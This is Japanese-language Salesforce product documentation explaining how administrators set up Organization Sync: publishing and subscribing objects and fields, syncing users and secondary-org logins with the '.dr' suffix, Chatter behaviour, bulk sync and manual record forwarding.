段階的な手順: 接続詳細ページを探索する

1. このウォークスルーは、複製接続をすでに設定したシステム管理者を対象にしています。

   まだ設定していない場合は、「組織同期環境の設定」の手順を参照してください。

2. 組織同期接続の名前をクリックします。

   (ヒント: [接続種別] が [複製] の接続です。) これにより、接続詳細ページが表示されます。ここで接続に関するすべての作業ができます。

3. [接続の詳細] セクションに全般的な接続設定が表示されます。

   接続状況と種別、この組織の複製ロール (プライマリまたはセカンダリ)、各組織の取引先責任者を参照します。

4. [公開オブジェクト] セクションには、リンクされた組織に公開されているオブジェクトが表示されます。

   オブジェクトを公開すると、この組織でそのオブジェクト種別のレコードに対して行われたすべての更新が、リンクされた組織と同期されます。

5. [登録オブジェクト] セクションには、リンクされた組織から登録したオブジェクトが表示されます。

   このセクションは、オブジェクトに登録している場合にのみ表示されます。オブジェクトに登録すると、リンクされた組織でそのオブジェクト種別のレコードに対して行われたすべての更新が、この組織と同期されます。

6. [接続履歴] セクションには、接続設定への変更が表示されます。

   これには、接続状況の更新、メール通知、公開および登録アクションなどが含まれます。

7. [レコードキュー] には、リンクされた組織に送信されるレコードの更新が表示されます。

   ユーザが共有レコードを更新すると、更新はリンクされた組織が受信するまでキューに表示されます。キューには送信される更新のみが表示されるため、組織ごとに異なります。

8. [組織の同期ログ] には、同期エラーがリストされます。

   リンクされた組織に更新を送信できない場合、その更新は、詳細を調査できるようにこのログに追加されます。完全なログは、[組織の同期ログ] タブで使用できます。

これで準備完了です。

接続詳細ページのツアーが終了しました。詳細は、「組織同期」を参照してください。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

複製接続を作成する
- 「接続の管理」

ウォークスルーを完了する
- 既存の Salesforce to Salesforce 複製接続

  および

  タブリストに追加された [接続] タブ

組織同期ユーザ環境の定義

組織同期のユーザ転送、ログイン、およびデータに関連するオプションと制限事項について理解します。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織同期でのユーザの再転送

組織同期でユーザがセカンダリ組織に再転送される方法を定義できます。また、メンテナンス期間の開始時にユーザに通知する自動ユーザ通知を設定することもできます。

組織同期でのユーザデータの管理

組織同期では、プライマリ組織のユーザレコードが、セカンダリ組織の同一のユーザレコードに対応付けされます。設定を更新する必要がある場合、ユーザ関連の更新が組織間でどのように行われるかを理解することが重要です。

セカンダリ組織ログインの管理

組織同期ユーザは、セカンダリ組織にアクセスするための個別のログイン情報が付与されます。セカンダリ組織のユーザログインは、プライマリ組織のユーザログインと同様に設定および管理できます。

組織同期での Chatter のしくみ

Chatter はセカンダリ組織で期待どおりに機能しますが、一部の Chatter 機能はプライマリ組織とセカンダリ組織間で同期されません。

組織同期でのユーザの再転送

組織同期でユーザがセカンダリ組織に再転送される方法を定義できます。また、メンテナンス期間の開始時にユーザに通知する自動ユーザ通知を設定することもできます。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織同期に関するユーザへの通知

組織同期はメンテナンス中のユーザ環境に影響するため、メンテナンスに関して事前に通知することをお勧めします。ユーザにメンテナンス期間中は何が起こるかを知らせ、セカンダリ組織で別のログイン情報を使用する必要があることを伝えます。質問できるフォーラム (Chatter グループなど) の設定を検討します。

セカンダリ組織へのユーザの再転送

メンテナンス実施時間の開始時に、ユーザをセカンダリ組織 URL に再転送する必要があります。設定に応じて、次の操作を実行できます。

- ユーザにセカンダリ組織に切り替えるように伝えてセカンダリ組織 URL を提供する自動一括メールを設定する。
- メンテナンス中にユーザをセカンダリ組織に再転送する URL を作成する。
- メンテナンス中にユーザをセカンダリ組織に再転送するシングルサインオンソリューションを設定する。

Salesforce Trust Web サイトには、今後のメンテナンス実施時間が表示されます。いつでも任意の期間でユーザをセカンダリ組織に再転送できます。

ビジュアルキューの作成

セカンダリ組織には、組織同期でサポートされているオブジェクトのみが含まれていることをユーザが気付く可能性があります。必要に応じて、ユーザにセカンダリ組織で作業していることを知らせるビジュアルキューを作成することもできます。たとえば、ホームページまたはサイドバーにメッセージを追加します。

組織同期でのユーザデータの管理

組織同期では、プライマリ組織のユーザレコードが、セカンダリ組織の同一のユーザレコードに対応付けされます。設定を更新する必要がある場合、ユーザ関連の更新が組織間でどのように行われるかを理解することが重要です。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

セカンダリ組織にユーザを追加する方法は?

組織同期接続の招待を送信するときに [ユーザを同期] チェックボックスをオンにすると (推奨)、標準 Salesforce ユーザライセンスを持つすべてのユーザは、接続の招待を受諾するとすぐに自動的にセカンダリ組織にコピーされます。このオプションを選択すると、ユーザ関連の更新も組織間で同期されます。

ユーザレコードをセカンダリ組織に手動で追加する場合、接続の招待を送信するときに [ユーザを同期] チェックボックスをオフのままにします。その後、適切な方法でユーザレコードをセカンダリ組織に追加します。

重要:

- ユーザレコードをセカンダリ組織に手動で追加する場合、一括同期でデータをセカンダリ組織にコピーする *前* にこの操作を行います。セカンダリ組織のレコードがその組織にまだ存在しないユーザを参照する場合、そのユーザを一覧表示する項目が自動的に更新されて接続所有者が一覧表示され、続いてその項目の値でプライマリ組織の適切な値が上書きされます。
- ユーザを同期するように選択したが、すべてのユーザの複製を手動でトリガする必要がある場合、プライマリ組織の組織同期接続の詳細ページに移動します。[接続の詳細] セクションで、[編集] をクリックして [ユーザを同期] チェックボックスをオフにし、[保存] をクリックします。次に、もう一度 [編集] をクリックして [ユーザを同期] チェックボックスを再度オンにし、[保存] をクリックします。

セカンダリ組織にユーザがログインする方法は?

ユーザは、プライマリ組織のユーザ名とカスタムパスワードの修正版でセカンダリ組織にログインします。

セカンダリ組織にすべてのユーザが追加されたことを確認する方法は?

プライマリ組織の組織同期接続の詳細ページで [接続状況] 項目を確認します。メタデータが同期される (サポートされているメタデータがセカンダリ組織にコピーされる) ように選択した場合、接続の招待を受諾するとすぐに接続状況が `Metadata Sync in Progress` になります。その後、ユーザがセカンダリ組織にコピーされている間は接続状況が `User Sync in Progress` に変わります。接続状況が `Active` に変わると、すべてのユーザレコードをセカンダリ組織で使用できるようになります。ユーザの複製エラーは組織の同期ログに記録されます。

ユーザ同期が完了するまでの所要時間は?

所要時間は、プライマリ組織のユーザデータの量によって異なります。

同期されるユーザ種別
標準 Salesforce ユーザライセンスを持つすべてのユーザが同期されます。このカテゴリに属するユーザについての詳細は、「標準ユーザライセンス」を参照してください。

ユーザ関連の更新は同期されるのか?
はい、できます。次の更新は、組織間で両方向にリアルタイムで同期されます。

- ユーザの追加、更新、または無効化
- ユーザへのロール、ユーザプロファイル、権限セットの割り当て (ロール、ユーザプロファイル、権限セットが両方の組織に存在する場合)

メタデータの同期を選択した場合、ユーザプロファイルの作成や更新など、他のユーザ関連のメタデータの変更も自動的に同期されます。

メモ: ユーザの更新を一方向 (プライマリ組織からセカンダリ組織) にのみ同期する場合は、セカンダリ組織にログインし、組織同期接続の詳細ページで[ユーザを同期]チェックボックスをオフにします。この設定により、ユーザの更新がセカンダリ組織からプライマリ組織には送信されなくなります。

ユーザを同期するが、メタデータを同期しない場合は?
同期の問題を最小限に抑えるために、接続の招待を送信するときに [ユーザを同期] と [メタデータを同期] の両方のオプションを選択することをお勧めします。ただし、ユーザを同期するが、メタデータを同期しない場合、プライマリ組織のメタデータに合わせてセカンダリ組織のメタデータを更新するまで接続の招待を受諾しないでください。ユーザプロファイルなどのユーザ関連のメタデータがセカンダリ組織にない場合、ユーザの一括同期は失敗し、再度実行する必要があります。ユーザの同期エラーは組織の同期ログに記録されます。

セカンダリ組織ログインの管理

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織同期ユーザは、セカンダリ組織にアクセスするための個別のログイン情報が付与されます。セカンダリ組織のユーザログインは、プライマリ組織のユーザログインと同様に設定および管理できます。

ユーザは、プライマリ組織のユーザ名とカスタムパスワードの修正版でセカンダリ組織にログインします。セカンダリ組織のユーザ名は末尾に **.dr** が付けられます。これにより、ユーザレコードが2つの組織間で正しく対応付けられます。たとえば、プライマリ組織のユーザ名が *tmiller@mycompany.com* の場合、セカンダリ組織のユーザ名は *tmiller@mycompany.com.dr* になります。

.dr サフィックスは、ユーザレコードがセカンダリ組織にコピーされるときに自動的にユーザ名に追加されます。ただし、セカンダリ組織内で新規ユーザを作成する場合、手動でユーザ名に **.dr** を追加する必要があります。**.dr** が追加されてない場合、ユーザレコードはプライマリ組織にコピーされません。セカンダリ組織の [組織の同期ログ] にユーザ名エラーが表示されます。

メモ: ユーザがパスワードの最大試行回数を超過してプライマリ組織からロックアウトされた場合でも、セカンダリ組織にはログインできます。

ユーザログインの設定

ユーザの同期が完了したら、Salesforce システム管理者はセカンダリ組織にログインし、すべてのユーザパスワードをリセットする必要があります。これにより、仮のパスワードを使用するすべてのユーザにメールが送信されます。このメールで、セカンダリ組織のユーザ名 (通常の Salesforce ユーザ名に **.dr** が追加された名前) で使用されるパスワードが提供されることをユーザに知らせます。

ユーザは対応するログイン情報を使用して、Salesforce ログインページからいずれかの組織にログインできます。セカンダリ組織のログインは、プライマリ組織のログインと同様に管理されます。

新規ユーザのための仮のパスワードは6か月で期限切れになり、初回のログイン時にこのパスワードを変更する必要があります。メールに記載されているログインリンクは一度しか使用できません。リンクをクリックしたもののパスワードを設定しなかったユーザがログインするには、システム管理者にパスワードをリセットしてもらう必要があります。

組織同期での Chatter のしくみ

Chatter はセカンダリ組織で期待どおりに機能しますが、一部の Chatter 機能はプライマリ組織とセカンダリ組織間で同期されません。

双方向同期を有効化した場合、組織同期で Chatter は次のように動作します。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

投稿

テキスト、リンク、ファイル投稿およびコメントは組織間で同期されるため、一方の組織で行われた投稿はもう一方の組織にも表示されます。最大 2 GB までのファイル投稿がサポートされます。

> **メモ:** 組織がフィードの同期をサポートするように設定されている必要があります。

いいね!

ユーザはプライマリ組織と同様にセカンダリ組織で投稿とコメントにいいね!ができます。ただし、ある組織に対するいいね!は他の組織には表示されません。プライマリ組織とセカンダリ組織のいずれの投稿にいいね! と言ったかにかかわらず、ユーザはいいね! と言った投稿またはコメントの活動に関するメール通知を受信します。たとえば、Rita がセカンダリ組織で作業中に投稿にいいね! と言ったとします。プライマリ組織での作業に戻った場合、その投稿へのいいね!は表示されません。ただし、いずれかの組織で誰かがその投稿にコメントすると、Rita はメール通知を受信します。

共有

ユーザはプライマリ組織と同様にセカンダリ組織で投稿の [共有] をクリックできます。

グループ

ユーザはプライマリ組織と同様にセカンダリ組織で Chatter グループを作成および編集できますが、グループは 2 つの組織間で同期されません。つまり、プライマリ組織に存在するグループはセカンダリ組織には表示されません。逆の場合もまた同様です。

メンション

ユーザはプライマリ組織と同様に、セカンダリ組織で他のユーザやグループをメンションできます。ただし、ある組織で行ったメンションは他の組織ではクリックできません。たとえば、ユーザがプライマリ組織で「@Ella Roberts、これを気に入るかもしれません。」とコメントしたとします。セカンダリ組織にもこのコメントが表示されますが、「@Ella Roberts」は Ella のプロファイルにリンクされません。

トピック

ユーザはプライマリ組織と同様にセカンダリ組織で投稿にトピックを追加できますが、トピックは 2 つの組織間で同期されません。つまり、プライマリ組織で投稿にトピックを追加しても、セカンダリ組織のその投稿にはトピックが表示されません。

組織同期でのオブジェクトの公開および登録

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プライマリ組織とセカンダリ組織が組織同期接続で接続されたら、レコードの挿入、更新、削除を組織間で送信する公開および登録プロセスを実行します。

公開および登録プロセスでは、オブジェクトとその項目がプライマリ組織に公開され、セカンダリ組織で登録されます。次に、レコードの更新が両方向に送信されるようにするため、セカンダリ組織からプライマリ組織に対して同じプロセスが繰り返されます。

オブジェクトの公開ではレコードはセカンダリ組織にコピーされません。その後一括同期を実行してプライマリ組織からセカンダリ組織にそのオブジェクト種別のレコードをコピーできるパスを作成するだけです。たとえば、取引先オブジェクトを公開したら、すべての取引先をセカンダリ組織にコピーする一括同期を実行できます。初回一括同期後、そのオブジェクト種別のすべてのレコードの挿入、更新、削除は自動的に両方の組織で同期されます。

ヒント: 接続詳細ページは、組織同期接続を中央管理するための拠点です。接続を確立したら、少し時間を取って次の対話型ウォークスルーでこのページに慣れてください。 段階的な手順: 接続詳細ページを探索する。開始前に、[接続] タブを Salesforce 環境に追加してください。

公開可能なオブジェクト

組織同期では特定のオブジェクトのみを公開できます。公開するオブジェクトは慎重に選択してください。ビジネスに欠かせないオブジェクトの公開に焦点を絞ります。

参照関係について

公開および登録プロセスを開始する前に、組織同期における参照関係の役割を理解しておく必要があります。組織同期はほとんどの標準参照関係を自動的に保持します。ただし、データモデルの階層を反映するようにオブジェクトとその項目を公開する必要があります。

セカンダリ組織へのオブジェクトの公開

組織同期接続を設定したら、任意のオブジェクトをセカンダリ組織に公開できます。

公開項目の編集

組織同期でオブジェクトを公開する場合、そのオブジェクトで公開する項目も制御できます。親オブジェクトを公開するとデフォルトですべてのサポート対象項目が公開されますが、必要に応じて項目を非公開にできます。項目が公開されていない場合、その項目はリンクされた組織には表示されません。

セカンダリ組織でのオブジェクトの登録

組織同期でオブジェクトを公開したら、セカンダリ組織でそのオブジェクトを登録する必要があります。オブジェクトを登録するときに、オブジェクトをそれ自体に対応付けて、そのオブジェクト種別のレコードがセカンダリ組織で表示されるようにします。

登録項目の編集

組織同期でオブジェクトを登録すると、デフォルトでその項目が自動的に登録されます。データが確実に同期されるように、項目がそれ自体に自動的に対応付けられます。

プロセスの公開の完了

プライマリ組織でオブジェクトを公開してセカンダリ組織でそのオブジェクトを登録することで、そのオブジェクト種別のレコードの更新がプライマリ組織からセカンダリ組織に送信されます。更新を両方向に送信するには、同じオブジェクトを逆方向 (セカンダリ組織からプライマリ組織) に公開および登録する必要があります。

公開可能なオブジェクト

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織同期では特定のオブジェクトのみを公開できます。公開するオブジェクトは慎重に選択してください。ビジネスに欠かせないオブジェクトの公開に焦点を絞ります。

公開するオブジェクトを決定するときに、オブジェクト間のリレーションを考慮します。オブジェクトが別のオブジェクトの子である場合(たとえば、取引先責任者は取引先の子)、セカンダリ組織で取引先責任者の取引先への参照が機能するように、両方のオブジェクトを公開します。

組織同期では次のオブジェクトを公開できます。

リリース済みのカスタムオブジェクト

取引先

添付ファイル (非公開および公開)

ケース

ケースコメント (非公開および公開)

ケースチームのメンバー
: 定義済みのケースチームメンバーが含まれますが、ユーザであるケースチームメンバーのみに適用されます。取引先責任者であるケースチームメンバーはサポートされていません。

取引先責任者
: 個人取引先が組織で有効化されている場合、最良の結果を得るには取引先責任者と取引先を同時に公開します。

メールメッセージ
: メールドラフトとインライン画像はサポートされていません。

フィードコメント

フィード項目
: 組織同期接続の確立時に[フィードと監査項目を同期]オプションを選択した場合、2つの組織間でフィードを同期するためにフィード項目オブジェクトとフィードコメントオブジェクトを公開する必要があります。50 MB 未満のテキスト、リンク、ファイル投稿のみがサポートされています。

リード

商談
最良の結果を得るには、商談のレコード詳細ページから商談フェーズを更新します。商談フェーズのグローバル検索および置換アクションは組織同期ではサポートされていないため、プライマリ組織とセカンダリ組織間では同期されません。

商品

ToDo

参照関係について

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

公開および登録プロセスを開始する前に、組織同期における参照関係の役割を理解しておく必要があります。組織同期はほとんどの標準参照関係を自動的に保持します。ただし、データモデルの階層を反映するようにオブジェクトとその項目を公開する必要があります。

Salesforce は、1 レベルの参照について階層参照関係を保持します。たとえば、子オブジェクトである取引先責任者、親オブジェクトである取引先間の参照関係が保持されます。

親エンティティが Salesforce で削除されると、その子エンティティ (添付ファイルなど) も削除されます。これは組織同期の場合も同様です。たとえば、いくつかの添付ファイルがあるケースが同期された場合、いずれかの組織でケースが論理削除されると、両方の組織でそのケースと添付ファイルが論理削除されます。同様に、いずれかの組織でケースを復元すると、両方の組織でそのケースと添付ファイルが復元されます。

組織同期接続で公開されているエンティティの参照関係が変更されないようにするには、次のガイドラインに従います。

- 公開および登録で両方のエンティティが選択されている必要があります。
- 親エンティティは、子エンティティ以前にセカンダリ組織に公開します。参照関係にある子エンティティが最初に公開されると、参照項目が空白になります。その参照項目が必要な場合、レコードの複製に失敗します。最良の結果を得るには、すべてのオブジェクトを同時に公開して参照関係をそのまま保持します。
- データモデルに循環参照が存在しないようにする必要があります。


セカンダリ組織へのオブジェクトの公開

組織同期接続を設定したら、任意のオブジェクトをセカンダリ組織に公開できます。

オブジェクトを公開および登録するときに、そのオブジェクトのレコードの挿入、更新、削除を両方の組織で同期できる、プライマリ組織とセカンダリ組織間のリンクを作成します。

プライマリ組織からセカンダリ組織にオブジェクトを公開する手順は、次のとおりです。

1. プライマリ組織にログインします。
2. [接続] タブに移動します。
3. [接続名] 列で、組織同期接続の名前をクリックします。
4. [公開オブジェクト] セクションで、[公開 / 非公開] をクリックします。
5. セカンダリ組織に公開するすべてのオブジェクトを選択します。



6. [保存] をクリックします。公開したオブジェクトが [公開オブジェクト] セクションに表示されます。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開オブジェクトを編集する
- 「接続の管理」

公開項目の編集

組織同期でオブジェクトを公開する場合、そのオブジェクトで公開する項目も制御できます。親オブジェクトを公開するとデフォルトですべてのサポート対象項目が公開されますが、必要に応じて項目を非公開にできます。項目が公開されていない場合、その項目はリンクされた組織には表示されません。

オブジェクトの公開項目を編集する手順は、次のとおりです。

1. [接続] タブに移動します。
2. [接続名] 列で、組織同期接続の名前をクリックします。
3. [公開オブジェクト]セクションで、オブジェクト名の横にある[編集]をクリックします。


エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開項目を編集する
- 「接続の管理」



そのオブジェクトに関連する項目のリストが表示されます。デフォルトでは、すべてのサポート対象項目が選択されています。

メモ:

- 監査項目は自動的に同期されるため、公開可能な項目のリストには表示されません。
- リッチテキストエリア (RTA) 項目は公開できません。
- 数式項目と積み上げ集計項目は、その値が他の項目値によって決まるため、公開できません。回避策として、数式項目または積み上げ集計項目の入力項目を公開します。次に、セカンダリ組織に同一の数式項目または積み上げ集計項目を作成し、その入力項目を参照して値を計算します。
- 未公開オブジェクトへの参照項目は、公開すると同期エラーが発生する可能性があるため、自動的に公開されません。たとえば、取引先責任者オブジェクトの項目に取引先へのルックアップが含まれていて、取引先オブジェクトがまだ公開されていない場合、その項目は手動でしか公開できません。

4. 公開しない項目は選択を解除します。項目を公開する前に、影響を受ける参照関係を確認します。
5. [保存] をクリックします。
6. 双方向同期が実装されていて、公開および登録済みの項目を非公開にする場合は、リンクされた組織で上記の手順を繰り返します。

警告: 一方の組織で項目に対して次のいずれかのアクションを実行した場合、その項目はリンクされた組織で自動的に登録解除されます。

- 項目を削除する
- データ型を変更する

- ロングテキストエリア、テキスト、パーセント、数値、通貨の項目のサイズや精度を変更する

項目はそのまま公開されますが、リンクされた組織で再登録する必要があります。

メモ: 組織同期ですでに公開されているオブジェクトに項目を追加する必要がある場合、項目を公開して登録すると、その更新が同期されます。既存のレコードの項目値は、その項目を公開して登録するまで更新しないでください。

セカンダリ組織でのオブジェクトの登録

組織同期でオブジェクトを公開したら、セカンダリ組織でそのオブジェクトを登録する必要があります。オブジェクトを登録するときに、オブジェクトをそれ自体に対応付けて、そのオブジェクト種別のレコードがセカンダリ組織で表示されるようにします。

セカンダリ組織でオブジェクトを登録する手順は、次のとおりです。

1. セカンダリ組織にログインします。
2. [接続] タブに移動します。
3. [接続名] 列で、組織同期接続の名前をクリックします。
4. [登録オブジェクト] セクションで、[登録 / 登録解除] をクリックします。
5. 各オブジェクトをそれ自体に対応付けるには、[自動対応付けオブジェクト] を選択します。たとえば、[取引先] は `Account` に対応付けます。
6. [保存] をクリックします これで、登録したオブジェクトが [登録オブジェクト] セクションに表示されます。

組織同期でオブジェクトを登録すると、そのすべての項目が自動的に対応付けられ登録されます。特定の項目を同期しないようにする場合は、その項目を非公開にします。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

登録オブジェクトを編集する
- 「接続の管理」

登録項目の編集

組織同期でオブジェクトを登録すると、デフォルトでその項目が自動的に登録されます。データが確実に同期されるように、項目がそれ自体に自動的に対応付けられます。

オブジェクトの登録項目を参照する手順は、次のとおりです。

1. 登録組織にログインします。
2. [接続] タブに移動します。
3. 組織同期接続の名前をクリックします。
4. [登録オブジェクト]セクションで、オブジェクト名の横にある[編集]をクリックします。
   [自分の項目] 列の対応付け値が [--なし--] 以外の場合は、項目が登録されています。項目はそれ自体に対応付けられる必要があります (たとえば、[取引先 説明] 項目は [取引先 説明] に対応付けられます)。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

登録項目を編集する
- 「接続の管理」

メモ:

- [自分の項目] 列で項目が [項目はありません] になっている場合は、その項目がまだ登録されていないオブジェクトと参照関係にあることを意味します。当該のオブジェクトを登録すると、そのオブジェクトを参照する項目も自動的に登録されます。
- 特定の項目を同期しないようにする場合は、単にその項目を非公開にします。登録解除する必要はありません。

プロセスの公開の完了

プライマリ組織でオブジェクトを公開してセカンダリ組織でそのオブジェクトを登録することで、そのオブジェクト種別のレコードの更新がプライマリ組織からセカンダリ組織に送信されます。更新を両方向に送信するには、同じオブジェクトを逆方向 (セカンダリ組織からプライマリ組織) に公開および登録する必要があります。

重要: 一方向同期を実装している場合、このプロセスはスキップしてください。

1. セカンダリ組織で、すべてのオブジェクトをプライマリ組織に公開します。
2. プライマリ組織で次の操作を実行します。
   a. すべての公開オブジェクトを登録して対応付けます。
   b. 必要に応じて、オブジェクトの登録項目を編集します。

両方向 (プライマリ組織からセカンダリ組織、およびセカンダリ組織からプライマリ組織) でオブジェクトを公開および登録したら、一括同期を実行してレコードをセカンダリ組織にコピーできます。初回一括同期後、すべてのレコードの挿入、更新、削除は自動的に両方の組織で同期されます。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オブジェクトを公開および登録する
- 「接続の管理」

一括同期の実行

一括同期は、オブジェクト種別が公開および登録されている新規レコードのコピーをトリガし、そのレコードを両方の組織で使用できるようにします。一括同期はレコードを一方向にコピーするため、プライマリ組織で一括同期を実行すると、新規レコードがセカンダリ組織にコピーされます。

一括同期を実行する手順は、次のとおりです。

1. 組織同期接続の詳細ページで [一括同期] をクリックします。
   すべての公開オブジェクトのリストが含まれる一括同期ページが表示されます。
2. 同期するエンティティの数を指定するか、過去 1 年以内の期日を指定し、同期されるレコードを制御します。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

一括同期を実行する
- 「接続の管理」

重要: 期日は、デフォルトで現在の日付の 1 年前に設定されます。初回一括同期の場合、日付に基づいてレコードをグループ化して同期することで、一度に処理されるデータ量を最小限に抑えることをお勧めします。

たとえば、期日を 3 か月前に設定して初回の一括同期を実行してから、開始日を 6 か月前に設定して 2 回目の一括同期を実行します。すでに同期されているレコードは再同期されないため、レコードのグループ化に時間はかかりません。

3. [同期開始] をクリックします。

一括同期のガイドライン

一括同期は、オブジェクト種別が公開および登録されているレコードのコピーをトリガし、そのレコードを両方の組織で使用できるようにします。一括同期でレコードがコピーされると、そのレコードに対するその後の更新はすべて同期されます。

レコードの手動転送

組織同期でのセカンダリ組織へのレコードのコピーには主に一括同期機能を使用しますが、Salesforce のレコード詳細ページから個別のレコードを転送することもできます。

オブジェクトと項目の非公開

オブジェクトまたは項目の同期を停止するには、組織同期でそれらを組織から非公開にできます。非公開にするオブジェクトまたは項目に関連付けられた参照関係に注意してください。

一括同期のガイドライン

一括同期は、オブジェクト種別が公開および登録されているレコードのコピーをトリガし、そのレコードを両方の組織で使用できるようにします。一括同期でレコードがコピーされると、そのレコードに対するその後の更新はすべて同期されます。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一括同期を実行する必要がある状況は?

組織同期設定の一部として公開および登録プロセスを完了した時点では、セカンダリ組織にレコードはまだ含まれていません。初回一括同期を実行してセカンダリ組織にすばやくレコードを設定することで、ダウンタイム中にユーザがデータにアクセスできるようになります。さらに、新規オブジェクトを公開および登録するたびに一括同期を実行します。

[一括同期] ページで期日を選択する方法は?

一括同期は、過去 1 年以内の特定の日付後に作成または変更されたレコードのコピーをトリガします。[一括同期]ページでこの日付を選択します。初回一括同期の場合、日付に基づいてレコードをグループ化して同期することで、一度に処理されるデータ量を最小限に抑えることをお勧めします。

たとえば、期日を3か月前に設定して初回の一括同期を実行してから、開始日を6か月前に設定して2回目の一括同期を実行します。すでに同期されているレコードは再度コピーされないため、レコードのグループ化に時間はかかりません。

一括同期の進行状況を監視する方法は?
組織同期接続の詳細ページの[組織同期レコードキュー]で、残りの同期対象レコード総数を確認できます。同期の進行中、[一括同期] ボタンは無効化されます。Salesforce からログアウトしても同期には影響しません。同期が完了すると、[一括同期] ボタンが再度クリック可能になります。

一括同期が失敗することはありますか?
一括同期に含まれるレコードに問題がある場合 (無効な参照関係など)、そのレコードとその子レコードはコピーされませんが、失敗したレコードに無関係のレコードはそのまま一括同期でコピーされます。複製エラーは組織の同期ログに記録され、メタデータ関連のエラーは接続履歴ログに記録されます。

一括同期にかかる時間は?
一括同期にかかる時間は、コピーされるレコード数によって異なります。数時間から数日かかる場合があります。

レコードの手動転送

組織同期でのセカンダリ組織へのレコードのコピーには主に一括同期機能を使用しますが、Salesforce のレコード詳細ページから個別のレコードを転送することもできます。

まず、組織同期で公開される各オブジェクト種別のページレイアウトに[外部共有] 関連リストを追加します。[外部共有] 関連リストには、各レコードの共有状況、およびレコードが共有されている接続が表示されます。

1. レコードおよびその関連レコードをセカンダリ組織に転送する手順は、次のとおりです。
   a. レコードの詳細ページに移動します。
   b. [外部共有] 関連リストで、[これ [オブジェクト種別] を転送] をクリックします。
2. 複数のレコードをセカンダリ組織に転送する手順は、次のとおりです。
   a. 転送するレコードタイプのタブを選択します。
   b. [ビュー] のドロップダウンリストからリストビューを選択して、[Go!] をクリックします。
   c. リストビューで、転送するレコードを選択します。レコードをすべて選択するには、列のヘッダーにあるチェックボックスをオンにします。
   d. [接続に転送] をクリックします。
3. [選択可能な接続] リストで組織同期接続を選択します。
4. [追加] 矢印をクリックして、[選択済みの接続] リストに接続を移動します。
5. 必要に応じて、転送する関連レコードを選択します。

メモ: ケースをセカンダリ組織に転送する場合、そのユーザのケースチームメンバー、フィード項目、フィードコメント、定義済みのケースチームは自動的にケースと共に転送されるため、これらを転送するオプションは表示されません。取引先責任者のケースチームメンバーはサポートされていません。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードの外部共有状況を表示する
- レコードに対する「参照」

組織同期接続を管理する
- 「接続の管理」

6. [保存] をクリックします。

オブジェクトと項目の非公開

オブジェクトまたは項目の同期を停止するには、組織同期でそれらを組織から非公開にできます。非公開にするオブジェクトまたは項目に関連付けられた参照関係に注意してください。

